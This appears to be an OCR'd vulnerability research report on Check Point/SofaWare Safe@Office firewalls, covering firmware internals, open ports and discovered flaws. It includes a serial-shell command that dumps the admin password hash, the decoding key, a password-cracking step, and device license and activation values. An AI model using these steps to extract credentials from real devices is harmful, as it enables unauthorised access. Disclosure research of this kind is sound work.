
Version 6.0.72x interactive SBox-II shell loading



```
                          Yyy                 yyY
                           YYYYYYYyyyyyyyYYYYYYY
                            YYYYY#########YYYYY
                             YYY#    ???  #YYY
                              YY#   ( 0)  #YY
                               Y#    ~~    #Y
                               YY##########YY
                          @@@  YYYYYYYYYYYYY  @@@
                          @@@@ YYYYYYYYYYYYY @@@@
                          @@@@ YYYYYYYYYYYYY @@@@
                           @@@@@@@@@@@@@@@@@@@@@@
                            @@@@@@@@@@@@@@@@@@@@
                            VVV@@@@@@@@@@@@@@VVV
                            VV                VV
                            V                  V
                              SofaWare Embedded!
                            Bootcode v34, HW v1.0

Chip select 0, Flash chip AM29lv400BB, address 0xbfc00000, size 0x80000
flash not detected in chip select 1
NAND device: Manufacture ID: 0xec, Chip ID: 0x75 (Samsung NAND 32MB 3,3V) Spare
blocks: 10
NAND check did not found bad blocks
Found blob :-)
MAC        : 00:08:da:53:a9:66
License    : 4ff90c-833a4e-273d72
Activation : 302174-70BM-JCN1-A2VB-8Z1LWT
Serial Num : N/A
Part Num   : 302174
Checking for second boot loader ...
No second boot loader
Loading primary firmware ...
Checking primary firmware header ...
Boot kernel 1
ethaddr0=00:08:da:53:a9:66
```

Version 8.2.26x interactive SBox-II shell login



```
ent wan_ifc=0 wan_port=1 port=0 tag=0
                                     <00:13:38>UDebug: sw_ifc_unassign_port ifc=
0 port=0 ports mask=0x1
                       <00:13:38>UDebug: sw_ifconfig_raw eth1 0.0.0.0 down
                                                                          <00:13
:38>UDebug: system: ifconfig eth1 0.0.0.0
                                         eth1: PHY is statically configured 2:11

eth1: Using PHY address b with base address b8600000

eth1: PHY is set for Auto-Negotiation
<00:13:38>UDebug: system: ifconfig eth1 down
                                            <00:13:41>KInfo.: CheckRAM(before fw
_chain_ini)
<00:13:41>KInfo.: CheckRAM(after fw_chain_ini)
<00:13:41>KDebug: FW-1: 4 interfaces installed
<00:13:41>KDebug: ksw_var_set_ppp_config: ClientIP: 0.0.0.0 ServerIP: 0.0.0.0
<00:13:41>KDebug: ksw_var_set_ppp_config: ClientIP: 0.0.0.0 ServerIP: 0.0.0.0
<00:13:38>UDebug: XInterfaces: destroy ifc=0
                                            <00:13:38>UDebug: sw_ifc_apply_wan_a
ssignment wan_ifc=5 wan_port=0 port=-1 tag=0
                                            <00:13:38>UDebug: mv_get_boot_param_
string: <annex> = 'unknown'

                           eth1: PHY is statically configured 2:11
eth1: Using PHY address b with base address b8600000
eth1: PHY is set for Auto-Negotiation
eth2: NO LINK DETECTED
eth1: NO LINK DETECTED


        Welcome to SofaWare Sbox-II

(none) login: _
```

By pressing the reset button and powering on, an additional bootloader shell is sometimes displayed which allows new firmware to be uploaded to the device.

4 Filing system layout

This information was obtained from obtaining interactive Linux shell access.

One disk drive is mapped

```
/ df -h
Filesystem              Size      Used Available Use% Mounted on
/dev/ramdisk            15.5M     11.1M      3.6M   0% /
```

Contents of the root file system

/bin (busybox other commands)
/dev (system devices)
/etc (system configuration files)
/flash (Used in SBox-II version to mount USB flash devices)
/home
/lib (Holds Linux 2.0.7 libraries and 2.4.20 libraries SBox-II)
/proc (system information)
/root (empty)
/sbin (system management commands)
/usr /usr/bin/ (binaries) /usr/sbin (system management commands)
/lost+found (empty)
/temp (backup of configuration and system files)
/var (system variables, run and log files)

Contents of the /etc directory in version 5.0.94 software

```
config          hosts           login.defs      ppp             security
default         httpd           mailcap         psdevtab        services
dhcpd.conf      inetd.conf      mime.types      pump.conf       sofaware
dnrd            inittab         mtab            pwdb.conf       swlog
fstab           ioctl.save      nsswitch.conf   resolv.conf     sysconfig
gettydefs       issue           pam.conf        run_telnetd     wtmplock
group           issue.net       pam.d           run_telnetd999
hostname        ld.so.cache     passwd          securetty
```

Contents of the /etc directory in version 8.2.26x software

```
gigatest-apcfg  hotplug      inittab.int  passwd   rc
group           inetd.conf   issue        ppp      services
hosts           inittab.ext  ospfd.conf   profile  zebra.conf
```


4.2 Software functionality

CheckPoint/SofaWare software runs on top of the Linux operating system, which provides the core file system, multitasking of programs and network support.

Running on top of the core Linux OS, CheckPoint/SofaWare relies on the following programs:-
SWWatchdog: restarts the firewall on a hardware failure/glitch.

Sw_sh/swcmd: provides the NGX CLI, accessible by serial port or support option in the web interface.

SafeAtHome: provides the core firewall functionality.




Programs running can be determined by issuing the ps command which when run returns the following:-

```
PID  Uid     Stat Command
    1 0        S    sh /sbin/init
    2 0        S    [kflushd]
    3 0        S    [kupdate]
    4 0        S    [kpiod]
    5 0        S    [kswapd]
    8 0        S    sh /etc/sofaware
   17 0        S    /bin/sh
   31 0          R     /usr/sbin/SWWatchDog 180 2 30 30 (to restart machine in case of
h/w failure)
   32 0        S    SafeAtHome 31 2
   51 0        R    ps
```

NGX Command line interpreter and serial console

Connecting a computer to the external serial port of the firewall obtains a simple interactive command line environment, which allows the firewall configuration to be modified and saved. Please Google the “Checkpoint Embedded NGX CLI Reference Guide” for further information on this environment.



```
subcommands:
-----------------------------------------
help                    This help
authenticate            Authenticate a user
set                     Set variable
show                    Show configuration variable
clear                   Clear table
delete                  Delete an item from a table
export                  Export configuration
add                     Add an item to a table
reset                   Reset
updatenow               Update Configuration Now
quit                    quit
dbg
internal
info                    Show device information
# _
```

On SofaWare SBox-II systems the /bin/sw_sh binary carries out this functionality, and is simply initialised in the following manner by the /etc/inittab.ext Linux boot file :-

```
# inittab for uClinux
# Format:
# ttyline:termcap-entry:getty-command
ttyZ:vt100:/sbin/agetty 57600 ttyZ
ttyS0:vt100:/sbin/agetty -n -l/bin/sw_sh 57600 ttyS0
```



On earlier SofaWare SBox-I systems the /usr/sbin/swcmd binary carries out this functionality.



4.3 Port Scan Findings

The following TCP ports were found to be open
22 used by SSH shell (Mocanada embedded SSH (protocol 2.0))
80 used by HTTPS management (ZoneAlarm Z100G firewall)
443 used by HTTPS management (ZoneAlarm Z100G firewall)
981 used by HTTPS management but BASIC auth (ZoneAlarm Z100G firewall basic realm=secure981)

The following UDP ports were found to be open
No UDP ports were found open

5 Changes in the screen appearance, and OS image size over the different versions of NGX OS


NGX OS Version	
5.094s 6.2MB Nov 05 Linux v2.2.13 BusyBox v0.60.1	 Check Point Safe@Office - Mozilla Firefox File Edit View History Bookmarks Tools Help http://192.168.10.1/ Google Check Point Safe@Office Check Point SOFTWARE TECHNOLOGIES LTD. We Secure the Internet. Safe@Office 105 5.0.94s Welcome Login Welcome Reports Security Services Network Setup Password VPN Help Logout SofaWare Embedded Enter your password: Password OK Internet : No Link Detected Service Center : Not Subscribed
6.072x ~6.7MB May 06	 Check Point VPN-1 Edge - Mozilla Firefox File Edit View History Bookmarks Tools Help http://192.168.10.1/ Google Check Point VPN-1 Edge Check Point SOFTWARE TECHNOLOGIES LTD. We Secure the Internet. VPN-1 Edge X Embedded NGX 6.0.72x Welcome Login Welcome Reports Security Antivirus Services Network Setup Users VPN Help Logout SofaWare Embedded Enter your password: Password OK Username admin Internet : No Link Detected Service Center : Not Subscribed May 28, 2011 07:19:55 AM GMT-00:00

7.5.48x Size 6MB Released Dec 07 New interface Look with no side menu	 Login - Mozilla Firefox http://192.168.10.1/ Safe@Office 110 7.5.48x Login Username admin Password OK File Edit View History Bookmarks Tools Help Google Check Point We Secure the Internet Safe@Office Login SofaWare Embedded
8.2.26x Size 6.4MB Released Dec 10 Linux v2.4.20 BusyBox v0.60.3 ClamAV Antivirus	 Login - Mozilla Firefox http://192.168.10.1/ Safe@Office 110 8.2.26x Login Username admin Password OK File Edit View History Bookmarks Tools Help Google Check Point We Secure the Internet Safe@Office Login SofaWare Embedded

6 Notes

6.2 Default user account

The default user account is ‘admin’, on later versions of NGX OS the account login is temporarily disabled after three failed login attempts – preventing the password from being brute forced. We found version 5.0.94 did not disable the account on multiple login failures, with versions above 6.027x temporarily disabling the account.



Error: Your account is temporarily disabled due to multiple consecutive login failures. Please try again later.

Username admin


Password

7 New vulnerabilities

The following new vulnerabilities were found:-
“Local access to privileged information” over the internal serial port, which allowed privilege escalation to admin as it was found that the admin password can be obtained by running a command.
An “unauthenticated information disclosure” flaw, disclosing unnecessary information about the firewall and its patch level to potential attackers.
Both authenticated and unauthenticated reflective “Cross Site Scripting” attacks were found, as were two persistent unauthenticated Cross Site Scripting attacks which need to be setup by a forged XSRF requests so that malware can be loaded onto user computers.
Authenticated “offsite redirection” attacks, which might be used to phish credentials.

7.2 Local access to privileged information

As detailed in section 3 with NGX versions 5.094 and before, it is possible to connect a computer to the diagnostics port to obtain and interactive Linux shell without authenticating. It was then found possible using this shell, and the swcmd to obtain the admin password.



```
# /usr/sbin/swcmd show users
swcommand: show users
 1:
   name admin
   password {S}ijoh0jU9LS2V
   adminaccess readwrite
   vpnaccess false
   filteroverride true


#
```

A user called “nightranger” published on exploit.co.il a method determined by another user yoni to decode this password, which was determined to be base64 encoded text keyed with the string ”**mODIFIEDfWpROPERTYsHEETwl**” to obtain the password.

See http://exploit.co.il/hacking/cracking-sofaware-sbox-passwords/ for further information.

Running the python code
python sbox-pass-cracker.py joh0jU9LS2V


Correctly determined the admin password “g u e [] s t h i s”

7.3 Unauthenticated information disclosure

It was found that the /pub/test.html program disclosed information, regarding the licensing and the MAC addresses to unauthenticated users.

On early firmware versions 5.0.82x, 6.0.72x & 7.0.27x 7.5.48x
